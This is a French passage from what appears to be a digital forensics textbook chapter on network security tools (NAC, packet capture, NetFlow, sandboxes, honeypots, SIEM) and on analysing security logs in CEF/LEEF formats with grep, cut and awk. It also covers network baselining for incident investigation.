Les technologies NAC peuvent également servir de dispositif de sécurité. Ainsi, lorsqu'une autre technologie détecte une menace, elle peut être configurée pour que la technologie NAC retire le périphérique concerné du réseau jusqu'à ce que les administrateurs évaluent la menace. Cela peut aider l'enquêteur en plaçant les systèmes d'intérêt en quarantaine, réduisant ainsi le risque d'épidémie et lui permettant de se concentrer sur les systèmes isolés du reste du réseau.

L'intégration de cette technologie avec une solution SIEM est très courante ; tout élément identifié comme présentant un risque, quel que soit le fabricant, peut être corrigé automatiquement.

Capture de paquets

En tant qu'enquêteur, vous passerez la majeure partie de votre temps à rechercher des événements passés plutôt qu'à identifier les attaques en cours lors de l'investigation d'un incident. L'analyse forensique est souvent une démarche réactive ; une partie de votre travail consiste donc à reconstituer le déroulement des événements pour expliquer ce

qui s'est passé. Un outil puissant pour y parvenir est la capture d'événements passés et leur relecture, permettant ainsi de visualiser une simulation en temps réel de ce qui s'est produit. Une méthode consiste à capturer le trafic réseau associé à l'événement et à le rejouer en fonction de l'heure de l'alerte. La capture des paquets réseau peut fournir des détails sur l'incident que de nombreux journaux de sécurité et autres technologies événementielles ne contiennent pas. Par exemple, un système de prévention d'intrusion (IPS) vous indiquera probablement l'heure d'une attaque et les parties impliquées, mais vous ne pourrez sans doute pas visualiser tous les détails associés à l'événement. Visualiser l'événement peut s'avérer utile pour votre enquête et vous permettre de confirmer qu'il s'agissait bien d'un événement réel et non d'une fausse alerte. Pour lancer une capture, vous avez besoin d'un point d'accès au réseau ; vous déployez donc des outils de capture sur différentes parties du réseau ou vous utilisez des outils existants dotés de fonctionnalités de capture.

Notez que NetFlow et les captures de paquets sont des méthodes permettant d'enregistrer le trafic réseau pour une analyse ultérieure. La conservation des captures de paquets est généralement plus coûteuse, mais fournit davantage de détails. Certaines organisations exigent des informations détaillées au niveau des paquets pour des raisons de conformité et de réglementation. Cela inclut la conservation de ces données pendant une durée minimale. La conformité et le coût ne sont que quelques-uns des facteurs à prendre en compte pour choisir l'approche la plus adaptée à votre organisation.

De nombreux experts en cybersécurité demandent s'il existe un enregistrement détaillé de l'événement, c'est-à-dire une capture de paquets. Il s'agit de la méthode la plus fiable pour visualiser le déroulement de l'événement. Ce niveau de détail permet à un enquêteur de comprendre chaque étape d'un incident, d'identifier le type de données transférées, d'identifier les identifiants de connexion et d'effectuer de nombreuses autres actions. Nous examinerons des exemples de captures de paquets à l'aide de l'outil Wireshark plus loin dans ce chapitre. Disposer d'une capture de paquets signifie que vous êtes susceptible de pouvoir visualiser tous les détails d'un événement, à

l'exception des données chiffrées. Le trafic chiffré doit être déchiffré, sans quoi il sera illisible.

NetFlow

La surveillance basée sur le flux réseau (NetFlow) est une technologie qui gagne en popularité pour la surveillance des réseaux internes à la recherche de menaces. De nombreux outils prennent en charge NetFlow, mais beaucoup de collecteurs de réseau se concentrent uniquement sur les tendances. Cette technologie est utile pour identifier les pics et les pannes de réseau, ainsi que d'autres problèmes liés au réseau. Cependant, elle ne contribue pas beaucoup à améliorer la sensibilisation à la sécurité. Des solutions telles que Cisco Stealthwatch et Scrutinizer de Plixer intègrent des analyses de sécurité pour exploiter le flux réseau afin d'établir des bases de référence et d'identifier les activités malveillantes. Une vaste gamme d'outils d'analyse de flux est disponible sur le marché, chacun surveillant différents types de données. Il est également important de noter que le niveau de détail de l'analyse peut varier selon le type de flux collecté. Par exemple, sFlow utilise un échantillonnage aléatoire de paquets ou d'opérations de la couche application et des compteurs d'échantillonnage temporels, tandis que NetFlow est une véritable technologie de flux utilisant les entrées de flux mises en cache par le matériel qui les produit. Vous devriez être capable de reconnaître les différences entre les types de solutions de collecte de flux, ainsi que les variations des types de flux pouvant être collectés lors de l'utilisation de technologies basées sur les flux. Une autre option de flux à connaître est le protocole IPFIX (IP Flow Information Export), une norme proposée par l'IETF et basée sur NetFlow version 9. L'intérêt des outils d'analyse forensique réside dans leur capacité à examiner rapidement l'ensemble du réseau sur lequel le flux est activé. Ainsi, les routeurs, commutateurs, points d'accès sans fil, serveurs virtuels, etc., sur lesquels le flux est activé constituent des points de contrôle de sécurité. NetFlow enregistre les événements réseau ; par conséquent, les événements eux-mêmes ne sont pas consignés, mais des détails les concernant le sont. Ces informations permettent aux enquêteurs d'identifier et de comprendre un incident dès son apparition sur le réseau ou sur les périphériques associés. Les

détails disponibles varient selon le type de flux collecté, comme nous l'avons vu précédemment. La version 9 de NetFlow est la plus récente et la plus détaillée.

Ce format contient une multitude de détails sur un événement, notamment des informations réseau sur les systèmes impliqués, les protocoles, l'heure, etc. Consultez les détails sur les données NetFlow version 9 à l'adresse www.cisco.com/en/US/technologies/tk648/tk362/technologies_white_paper09186a00800a3db9.html.

Il existe certains problèmes liés à la technologie basée sur les flux. Certaines investigations peuvent nécessiter des informations spécifiques allant au-delà des enregistrements de données, même si ces derniers sont très détaillés. Dans ces situations, une capture de paquets est nécessaire, car NetFlow ne contient pas tous les détails d'un événement. De plus, de nombreuses solutions de flux incluent des fonctionnalités de modification des données telles que la déduplication et la fusion d'enregistrements. Ces fonctionnalités sont conçues pour aider un analyste à visualiser de nombreux enregistrements en supprimant les données dupliquées et en assemblant automatiquement les enregistrements de flux individuels en un seul enregistrement. L'inconvénient de ce type de comportement est le risque de corruption des enregistrements. C'est pourquoi nous vous recommandons, si possible, d'utiliser une version des enregistrements de données dont ces fonctionnalités sont désactivées. Sans ces fonctionnalités, chaque événement comprendra probablement des centaines d'enregistrements de flux individuels, car chaque chemin réseau possède son propre enregistrement. Par exemple, si vous souhaitez observer l'accès de l'ordinateur portable de Joey à un site web, vous pourriez obtenir de nombreux enregistrements individuels représentant le trafic aller-retour vers la ressource distante. En revanche, un événement concaténé montrerait que Joey a accédé à une ressource distante spécifique. C'est pourquoi il est fortement recommandé d'utiliser une ressource centralisée offrant une corrélation sans modification des données lors de l'analyse d'un grand volume de données de flux.

Bac à sable (sandbox)

Un bac à sable est un environnement sécurisé permettant d'exécuter des programmes non fiables séparément. Par exemple, si une solution de sécurité identifie un programme comme suspect, elle peut le mettre en quarantaine dans un bac à sable et le surveiller au sein de cet environnement contrôlé afin de garantir sa sécurité avant de le remettre sur le réseau. Cette approche peut être efficace, mais certains logiciels malveillants sont conçus pour détecter et contourner les bacs à sable. Par exemple, il est possible d'identifier des processus de réseau virtuel ou de retarder le lancement d'une attaque, en supposant qu'un environnement de test isolé (sandbox) surveille une application pendant une durée déterminée avant de la réintégrer à l'environnement réel. La figure 8-7 présente un enregistrement vidéo d'un ransomware exécuté dans l'environnement de test ThreatGrid de Cisco.



Figure 8-7 Cisco ThreatGrid Sandbox

Les résultats obtenus avec un environnement de test isolé peuvent aider un expert en criminalistique numérique à mieux comprendre et identifier le comportement d'une menace afin de la suivre sur d'autres parties du réseau. Par exemple, un environnement de test isolé peut révéler les ports ou protocoles spécifiques utilisés, ainsi que les destinations auxquelles accède un logiciel malveillant. L'expert peut utiliser ces données pour identifier d'autres versions de la menace présentant un mode d'exécution similaire. La figure 8-8 illustre le niveau de détail pouvant être extrait de l'analyse d'un logiciel malveillant au sein d'un environnement de test isolé. Les détails affichés comprennent les hachages du fichier, les processus utilisés, l'activité du registre, etc. La quantité de détails fournis dans le rapport d'un environnement de test isolé varie selon le fournisseur.

Nous avons expliqué comment créer un environnement de test open source (sandbox) avec le logiciel Cuckoo au chapitre 3, « Créer un laboratoire de criminalistique numérique ». Nous vous recommandons d'approfondir vos connaissances en testant des logiciels dans un laboratoire Cuckoo. Vous n'obtiendrez pas le même niveau de détail qu'avec une technologie d'entreprise comme Cisco ThreatGrid, mais vous devriez être en mesure de déterminer si un fichier est malveillant et comment ses fonctions principales fonctionnent avec la plupart des technologies de sandbox disponibles sur le marché.

Pot de miel

Un pot de miel est un système ou un environnement conçu pour attirer les attaquants ou les logiciels malveillants. Le principe repose sur l'idée qu'une menace cible le système le plus vulnérable qu'elle rencontre lors de la recherche au sein d'un réseau compromis. Le système de défense peut placer quelques systèmes extrêmement vulnérables au sein du réseau et surveiller leurs interactions avec les autres systèmes. Si un autre système tente de l'attaquer, l'attaque réussira, mais des alarmes se déclencheront à l'insu de l'attaquant, informant ainsi le système de défense qu'une intrusion a eu lieu. Les pots de miel sont des systèmes de leurre ; ils ne remplacent pas la sécurité interne, mais la complètent.




Figure 8-8 Cisco ThreatGrid Details

Il arrive qu'une enquête forensique soit lancée suite à la compromission d'un pot de miel, informant ainsi l'administration d'une intrusion. À l'instar d'un environnement de test (sandbox), un enquêteur peut utiliser un pot

de miel pour comprendre comment l'attaquant a exploité le système ou quels ports et applications ont été utilisés par le logiciel malveillant identifié. De nombreux pots de miel sont conçus pour déplacer les menaces vers un environnement de test après une attaque, permettant ainsi à l'enquêteur d'étudier le logiciel malveillant ou l'attaquant distant depuis un environnement contrôlé. Réfléchissez aux informations que vous pouvez extraire d'un pot de miel, de manière similaire à ce qui a été démontré avec la technologie des environnements de test.

Gestionnaire d'informations et d'événements de sécurité (SIEM)

La plupart des réseaux modernes utilisent plusieurs outils de sécurité pour réduire le risque d'intrusion. Nombre de ces outils disposent d'une interface de gestion ; certaines organisations peuvent donc avoir plusieurs interfaces de gestion différentes à surveiller afin de se tenir au courant de l'état actuel de la sécurité. De plus, de nombreux outils de sécurité ne perçoivent qu'une partie d'une attaque, ce qui limite leur compréhension de son impact sur l'ensemble de l'organisation. Pour pallier ce problème, les organisations peuvent se doter d'un référentiel centralisé pour les événements de sécurité. L'objectif est de corrélater et d'analyser tous les événements envoyés à cet appareil afin que l'administrateur dispose d'une vue unique et puisse décider des actions à entreprendre. De plus, de nombreux événements mineurs provenant de différents systèmes peuvent être liés entre eux pour indiquer une attaque de plus grande ampleur, aidant ainsi les administrateurs à optimiser leurs stratégies de réponse aux incidents.

De nombreuses enquêtes numériques sur les incidents réseau commencent par l'analyse d'un gestionnaire d'informations et d'événements de sécurité (SIEM), car celui-ci offre une vue centralisée des événements de sécurité à l'échelle du réseau. Cela permet à l'analyste de cartographier une attaque à travers différentes solutions afin d'approfondir l'analyse de chaque système ayant envoyé des alertes au SIEM. Les SIEM peuvent également établir des corrélations pour aider l'analyste à reconstituer le puzzle des informations recueillies par différents outils. Par exemple, chaque outil peut enregistrer une partie

du trafic observé lors d'une infection plus importante, qu'un outil centralisé est seul capable de rassembler et d'identifier. Ceci est crucial, car il arrive que le fait de ne visualiser que des fragments d'informations passe inaperçu si les outils de sécurité ne sont pas correctement configurés.

Remarque : Tous les SIEM ne se valent pas. En général, un SIEM excelle dans la gestion des informations de sécurité (SIM) ou la gestion des événements de sécurité (SEM). Les solutions SIM permettent d'exploiter rapidement de grands volumes de données pour fournir aux analystes les informations précises qu'ils recherchent sur les événements. Les solutions SEM, quant à elles, sont particulièrement performantes pour traiter d'importants volumes de journaux de sécurité, ce qui aide les analystes à prioriser les événements les plus critiques. Nous vous recommandons de déterminer vos besoins prioritaires et de tester différentes solutions SIEM afin d'évaluer leur adéquation à vos exigences de sécurité.

Analyse des menaces et flux de données

De nombreuses solutions de sécurité exploitent des données sur les menaces, qu'il s'agisse d'analyses ou de flux de données. Par défaut, ces solutions ne peuvent observer que l'environnement qu'elles surveillent. Pour une efficacité accrue, les données de menaces provenant d'autres réseaux peuvent être intégrées à un dispositif afin de mieux le préparer aux menaces susceptibles d'affecter le réseau protégé. Par exemple, un outil surveillant le réseau d'une banque peut recueillir des informations sur une menace ayant ciblé d'autres banques similaires. Les outils de sécurité peuvent alors ajouter des signatures d'attaque à la banque concernée, en prévision d'une future attaque, en se basant sur les informations recueillies auprès des autres banques.

En matière d'investigation numérique, un enquêteur tirera probablement peu de profit directement des sources de renseignements sur les menaces. Leur intérêt réside dans la manière dont ces données

améliorent les autres technologies de sécurité, leur permettant ainsi de fournir des journaux d'événements plus complets et d'être mieux paramétrées pour identifier les menaces potentielles. Il est important de recommander les renseignements sur les menaces à un client dont les technologies de sécurité ne détectent pas les menaces en raison de signatures insuffisantes ou d'un paramétrage inadéquat. Résumé des outils de sécurité

Vous pourriez rencontrer de nombreux autres outils, ainsi que différentes variantes des technologies abordées dans cette section. Il est probable que vous ne les connaissiez pas tous, mais nous vous recommandons de prendre le temps de vous familiariser avec certains des leaders du marché, car vous serez probablement amené à utiliser ces solutions lors de vos investigations sur les réseaux.

Nous allons maintenant examiner les journaux de sécurité, généralement présents dans les produits de sécurité.

Journaux de sécurité

Lorsque vous souhaitez examiner en détail un événement de sécurité identifié par un outil de sécurité, vous commencerez probablement par consulter les journaux qu'il génère. Un journal est conçu pour enregistrer les détails lorsqu'un événement est déclenché. Il est donc logique de l'utiliser comme point de départ pour une enquête de cybersécurité. Cela ne signifie pas que des preuves n'existent pas en dehors des environnements surveillés et des journaux générés par les solutions de sécurité, mais il est probable que certains journaux des solutions de sécurité existantes contiennent des preuves concernant l'événement faisant l'objet de l'enquête. Ces preuves pourraient servir de point de départ pour une investigation plus approfondie. Par exemple, vous pourriez trouver divers journaux IPS signalant une exploitation d'un système. Ces journaux pourraient vous permettre d'approfondir votre analyse des adresses IP et des autres systèmes associés afin de mieux comprendre l'attaque.

Il est essentiel de comprendre comment une solution de sécurité peut déclencher ou non la création d'un journal, ainsi que le type de détails consignés lors du déclenchement d'un événement. Cela dépend de la configuration de la journalisation au sein de la solution de sécurité. On peut résumer cette configuration selon quatre pratiques générales :

- Niveau de gravité élevé/Niveau de détail faible
- Moins de messages de journal et peu de détails sur l'événement
- Résultat : Faible besoin de stockage, couverture limitée et manque de détails sur l'événement
- Faible gravité/Niveau de détail faible
- Nombreux messages de journalisation peu détaillés
- Résultat : Stockage moyen nécessaire et large couverture, mais manque de détails sur les événements
- Faible gravité/Niveau de détail élevé
- Nombreux messages de journalisation riches en détails
- Résultat : Stockage important nécessaire, mais large couverture et nombreux détails
- Gravité élevée/Niveau de détail élevé
- Moins de messages de journalisation, mais nombreux détails
- Résultat : Stockage moyen nécessaire pour un nombre réduit de journaux, mais riches en détails

Une question fréquente concernant la journalisation est : quel paramétrage est le plus adapté à votre environnement ? Il n'existe pas de réponse unique, car chaque approche présente des avantages et des inconvénients. Un niveau de gravité élevé signifie que seuls les événements facilement identifiables sont déclenchés. Cette approche est idéale pour aider les administrateurs à se concentrer uniquement sur les événements critiques, mais elle peut entraîner la non-détection d'événements tout aussi critiques, mais discrets. Un autre avantage de

cette approche est la réduction du nombre d'événements générés, ce qui se traduit par des coûts de stockage moindres. Un niveau de détail élevé est utile pour décrire un événement en profondeur, mais cela signifie également plus de journaux et donc un coût de stockage plus élevé. Le même principe s'applique à un paramétrage moins sensible qui génère davantage de journaux. Plus vous créez de journaux, plus les besoins en stockage et le volume de données à surveiller augmentent.

Pour pallier ces besoins de stockage, les outils de sécurité proposent généralement des options de stockage local et externe. Le stockage local permet de conserver les données au sein de la solution et de les consulter rapidement, tandis que le stockage externe implique la compression des journaux et leur transfert vers un système de stockage externe. Ces journaux doivent généralement être décompressés et rechargés dans l'outil de sécurité avant de pouvoir être utilisés. Par exemple, lors d'une enquête nécessitant la consultation de la vue d'un événement dans un SIEM, la durée de l'événement dépasse celle stockée localement par le SIEM. L'administrateur doit alors connaître la chronologie de l'événement et suivre une procédure pour récupérer les journaux correspondants, archivés sur un système de stockage externe. D'après notre expérience, un outil de sécurité conserve généralement les journaux locaux pendant 30 à 90 jours avant de les exporter vers un système de stockage externe. Il est important de prendre en compte ce principe lors de l'étude d'outils tels que les SIEM afin d'anticiper les efforts nécessaires pour extraire des données du stockage local.

Les journaux sont généralement formatés selon une variante du format syslog. Les éléments clés d'un message syslog sont les champs spécifiant le niveau de gravité, l'horodatage, l'hôte ou l'adresse IP des périphériques impliqués dans l'événement ; l'origine des périphériques ; et un message. L'ordre et la dénomination des champs dépendent des spécificités du format syslog. Par exemple, ArcSight utilise le format CEF, où « suser » désigne l'utilisateur source, tandis que LEEF utilise « userName » pour la colonne Utilisateur source. Il est essentiel de vérifier que vos solutions de sécurité prennent en charge le format utilisé afin d'éviter d'avoir à les personnaliser pour qu'elles soient lisibles par votre périphérique de collecte. Lorsqu'une personnalisation est nécessaire, il

faut généralement utiliser un logiciel pour modifier le format du journal vers une version acceptable avant sa réception par le collecteur, ou configurer votre périphérique de collecte à l'aide d'un analyseur personnalisé capable de lire le format syslog inconnu. La création d'analyseurs personnalisés peut s'avérer complexe et coûteuse ; il est donc recommandé de privilégier les normes de journalisation courantes autant que possible. Voici les formats CEF et LEEF, ainsi qu'un exemple de sortie :

■ Format CEF : CEF:Version | Fournisseur du périphérique | Produit du périphérique | Version du périphérique | ID de signature | Nom | Gravité | Extension

23 janv. 11:17:53 dsmhost CEF:0|Trend Micro|Deep Security Manager|<Version DSM>|600|Administrateur connecté|4|suser=Master...

■ Format LEEF 2.0 : LEEF:2.0 | Fournisseur | Produit | Version | ID d'événement | (Caractère délimiteur, facultatif si le délimiteur est une tabulation) | Extension

LEEF:2.0|Trend Micro|Deep Security Manager|<Version DSA>|192|cat=Systeme name=Alerte terminée desc=Alerte : Seuil d'avertissement du processeur dépassé\nSujet : 10.201.114.164\nGravité : Avertissement sev=3 src=10.201.114.164 usrName=Systeme msg=Alerte : Seuil d'avertissement du processeur dépassé\nSujet : 10.201.114.164\nGravité : Avertissement TrendMicroDsTenant=Primaire

De nombreuses options permettent de centraliser et de consulter les journaux système. Vous pouvez utiliser un visualiseur de journaux système tel que Kiwi Syslog Viewer ou l'une des nombreuses plateformes SIEM mentionnées précédemment. L'intérêt des données des journaux système réside dans leur capacité à vous aider à identifier un ou plusieurs points de départ pour votre enquête. Les alarmes incluent des plages d'adresses IP qui peuvent faire l'objet

d'investigations plus approfondies. Les types d'attaques peuvent être corrélés dans d'autres journaux, ce qui permet de se faire une idée du type d'activité survenu. Les horodatages aident à situer l'activité dans le temps, facilitant ainsi la recherche d'événements proches du moment où l'activité a été observée pour la première fois. L'inconvénient de ces données réside dans un possible sentiment de sécurité illusoire si des attaques sont passées inaperçues des systèmes de journalisation de sécurité, une surcharge de données potentielle en cas de nombreux faux positifs et faux négatifs, ou encore une mauvaise orientation si un moteur de corrélation tel qu'un SIEM ne hiérarchise pas correctement les événements observés. Il est essentiel de comprendre, lors de l'analyse des journaux, qu'ils dépendent de l'efficacité de l'outil qui les a générés, qu'ils ne représentent que l'espace surveillé et qu'il s'agit d'une estimation, ce qui signifie qu'ils peuvent être erronés. Il est donc recommandé de compléter toute observation faite dans les journaux par une analyse plus approfondie afin de confirmer la réalité des faits identifiés.

Pour analyser manuellement les journaux dans le cadre d'une enquête, il est nécessaire de disposer d'une méthode permettant de rechercher et de filtrer un grand volume de données. La méthode classique, disponible sur la plupart des distributions Linux, consiste à utiliser la commande `grep` suivie d'une expression régulière. Une recherche simple consiste à saisir `grep` suivi de guillemets représentant l'élément recherché. Par exemple, pour rechercher l'utilisateur « user muniz », utilisez la commande `grep "muniz"` suivie du nom du fichier à analyser. Exemple de commande : `grep "muniz" /var/log/auth.log`

Exemple de résultats : Mot de passe accepté pour muniz depuis 10.2.2.5 port 4525 ssh2. La difficulté de la recherche avec `grep` réside dans la construction d'une expression régulière permettant d'obtenir les résultats souhaités. Par exemple, si vous recherchez un port spécifique et que vous placez ce numéro entre guillemets, tout élément contenant ce même numéro sera également identifié, comme les URL, les horodatages, etc. Il est donc nécessaire de s'entraîner à utiliser les expressions régulières pour optimiser l'obtention des résultats souhaités avec cette méthode.

Une autre recherche utile consiste à examiner ce qui précède ou suit un terme clé.

Par exemple, si vous souhaitez consulter les détails des utilisateurs ayant échoué à se connecter, vous pouvez afficher le texte précédant ou suivant ce terme. Ceci est possible grâce à la recherche encadrée de grep. L'option A représente la ligne suivante et l'option B la ligne précédente. L'exemple suivant recherche des informations sur les utilisateurs ayant échoué, en supposant que vous souhaitiez récupérer le texte précédant l'horodatage et les données suivant la recherche :

Commande : `grep -B 3 -A 2 'Invalid user' /var/log/auth.log`

Exemple de résultats : 15 mai 11:14:11 ip-10.1.2.2 sshd[12345] :

Utilisateur invalide,/b? admin depuis 22.15.32.106

La commande grep offre de nombreuses autres options d'expressions régulières. Il est conseillé de les maîtriser si vous prévoyez d'analyser manuellement les journaux. Une simple recherche Google vous permettra de trouver des dizaines de commandes grep recommandées pour vous aider à maîtriser les techniques d'expressions régulières.

Outre grep, il est également utile de connaître d'autres commandes Linux pour l'analyse de texte. La première commande à retenir est cut, qui permet d'analyser les champs des journaux délimités. Les délimiteurs sont des caractères comme les virgules et les signes égal utilisés pour séparer les champs ou mettre en évidence les paires clé-valeur. Ceci est extrêmement utile pour générer des listes à partir des résultats contenus dans les journaux. Supposons que vous souhaitiez extraire les valeurs qui suivent le sixième signe égal d'un journal particulier. Vous pouvez utiliser la commande cut suivante pour atteindre rapidement votre objectif. Imaginez que votre objectif soit d'afficher tous les noms d'utilisateur d'un journal volumineux listant les connexions du mois dernier :

Exemple de texte avant traitement : muniz(su:auth) : authentication failure: logname=muniz uid1000 euid=0 tty=/dev/pts/0 ruser=muniz rhost= user=root

Exemple de commande :

```
grep "authentication failure" /var/log/auth.log | cut -d '=' -f 6
```

Résultats : root

Une autre option d'analyse consiste à utiliser la commande awk pour filtrer les éléments non pertinents. Par exemple, vous pouvez vouloir afficher toutes les tentatives de connexion infructueuses d'un journal d'authentification. La commande awk utilise également les expressions régulières. Vous pouvez donc utiliser awk suivi de /sshd.*utilisateur invalide/, ce qui correspondra aux lignes d'utilisateur invalide sshd. Ensuite, vous souhaitez afficher le neuvième champ en utilisant l'espace comme délimiteur par défaut. L'exemple suivant montre comment procéder :

```
Commande : awk '/sshd.*utilisateur invalide/ {print $9}' /var/log/auth.log
```

Résultats : root

L'utilisation d'un outil de gestion des journaux d'entreprise ou d'un SIEM capable de simplifier ce type d'exploration de données vous facilitera grandement la tâche. Cet outil pourrait ne pas être compatible avec le format des journaux ; il est donc essentiel de bien comprendre le processus manuel pour poursuivre votre investigation. Une autre option consiste à personnaliser le journal pour qu'il corresponde au format du lecteur de journaux. Vous pouvez développer manuellement votre propre méthode de nettoyage des données et automatiser ce processus dans un analyseur syntaxique personnalisé. Ce dernier prendra en charge le format étranger et le modifiera pour le rendre compatible avec le lecteur de journaux. La personnalisation des analyseurs syntaxiques peut s'avérer complexe, selon l'outil utilisé, et nécessitera probablement des services spécifiques du fabricant.

Références réseau

Une autre approche pour la surveillance d'un réseau afin de détecter les événements de sécurité, au-delà de l'utilisation des signatures et des journaux, consiste à exploiter les références. Le principe repose sur la

mesure des performances du trafic et l'établissement d'un comportement normal. Ainsi, tout événement inhabituel est plus facilement repérable. Cette approche est utilisée depuis de nombreuses années pour détecter les anomalies de performance du réseau, telles qu'une panne système ou une congestion du trafic. Une tactique plus récente employée par certains fournisseurs de sécurité consiste à appliquer des règles de détection de sécurité aux comportements inhabituels afin d'aider les administrateurs à identifier les menaces qui tentent de se dissimuler ou qui ont contourné la détection par signature traditionnelle. On peut citer comme exemples l'analyse du réseau par des appareils non autorisés ou l'établissement d'un tunnel chiffré inhabituel depuis un système contenant des données sensibles. Nous aborderons ce point plus en détail ultérieurement dans ce chapitre, lors de l'étude de l'identification des comportements compromis tels que le balisage.

Pour établir une base de référence, il est nécessaire de disposer d'une méthode d'accès au réseau. Cela peut se faire en plaçant des points d'accès réseau dédiés ou en exploitant le trafic provenant des équipements réseau existants. Une approche courante pour établir une base de référence réseau consiste à utiliser NetFlow à partir des équipements réseau existants, comme décrit précédemment dans ce chapitre. De plus, de nombreuses autres technologies de sécurité, telles que les solutions SIEM et IPS/IDS, intègrent une forme d'établissement de bases de référence pour améliorer la détection. Ces dispositifs ont tendance à établir une base de référence pour le trafic lorsqu'il traverse la solution, que ce soit en ligne ou via un port SPAN.

En tant qu'enquêteur, vous devez vérifier si des bases de référence ont été établies. Celles-ci sont utiles pour effectuer des mesures comparatives lors de la détection d'événements de sécurité déclenchés par des comportements inhabituels. Par exemple, si un logiciel malveillant est détecté sur quelques systèmes, il serait utile de comparer le comportement de ces systèmes à celui des autres systèmes du réseau. Ces écarts pourraient servir de filtre pour identifier d'autres systèmes compromis. La figure 8-9 illustre le suivi des logiciels malveillants au sein d'un réseau : détection d'un trafic inhabituel, création d'une signature et comparaison de ce comportement pour

mettre en évidence les systèmes présentant un comportement infectieux similaire.

